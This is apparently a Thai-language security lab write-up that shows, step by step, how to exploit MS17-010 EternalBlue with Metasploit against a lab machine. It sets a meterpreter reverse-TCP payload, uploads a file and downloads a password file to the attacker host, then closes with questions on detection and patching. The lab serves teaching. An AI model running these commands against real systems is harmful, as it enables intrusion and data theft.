
- เลือกหา Modules ที่เกี่ยวข้องกับ eternalblue และเลือกใช้ Module

```
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remo
te Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code
Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar
_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
```


- ใส่ค่าตัวแปร
    - RHOSTS คือ หมายเลข IP ของเครื่องเป้าหมาย
    - Payload คือ Module ที่ใช้เพื่อควบคุมเครื่องเป้าหมาย
    - LHOST คือ เครื่องที่ใช้ในการโจมตี

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.10
RHOSTS ⇒ 10.10.10.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.10.100
LHOST ⇒ 10.10.10.100
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


- เมื่อตั้งค่าครบแล้วให้พิมพ์ run ถ้าสามารถเข้าเครื่องเป้าหมายได้ ส่วนสุดท้ายจะขึ้นคำว่า WIN



- ตรวจสอบข้อมูลของเครื่องเป้าหมายด้วยการพิมพ์ sysinfo จะแสดงข้อมูลชื่อเครื่องคอมพิวเตอร์




- ทดลองสร้าง Folder และ Upload ไฟล์ไปยังเครื่องเป้าหมาย




- การสร้างไฟล์ virus.txt ใน Kali linux

1. เปิด Terminal ใหม่
2. พิมพ์คำสั่ง nano virus.txt
3. พิมพ์ 1234
4. กด Crtl-x แล้วกด Yes และ Enter



ทดลอง Download ข้อมูลออกมาจากเครื่องเป้าหมาย



```
meterpreter > mkdir c:\\Temp
Creating directory: c:\Temp
meterpreter > upload /home/kali/virus.txt c:\\Temp
[*] Uploading  : /home/kali/virus.txt → c:\Temp\virus.txt
[*] Completed  : /home/kali/virus.txt → c:\Temp\virus.txt
meterpreter > cd c:\\Temp\\
meterpreter > download password.txt /home/kali/Downloads
[*] Downloading: password.txt → /home/kali/Downloads/password.txt
[*] Downloaded 6.00 B of 6.00 B (100.0%): password.txt → /home/kali/Downloads/password.txt
[*] Completed  : password.txt → /home/kali/Downloads/password.txt
meterpreter >
```

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  scipag_vulscan  Templates

┌──(kali㉿kali)-[~]
└─$ more Downloads/password.txt
123456

┌──(kali㉿kali)-[~]
└─$
```

คำถามท้ายการทดลอง

1. Port ที่ใช้เชื่อมต่อจากเครื่องผู้โจมตีไปยังเครื่องเป้าหมายคือ Port อะไร

   445/tcp

2. ถ้าเราเป็นผู้ดูแลระบบเครื่อง Windows Server เราสามารถที่จะตรวจสอบได้อย่างไรว่ามีผู้เชื่อมต่อเข้ามาโดยใช้ Port ในข้อ 1

   - ใช้ netstat เพื่อดู ip ใดบ้างที่เชื่อมต่ออยู่
   - ดูหน้า Network ของ tcp connection จะเห็น ip ที่เชื่อมต่อ

3. ปัจจุบันช่องโหว่ MS17-010 มีวิธีการแก้ไขอย่างไร

   - Window update บ่อยๆ
   - ใช้ firewall Block
   - ปิดใช้ SMBv1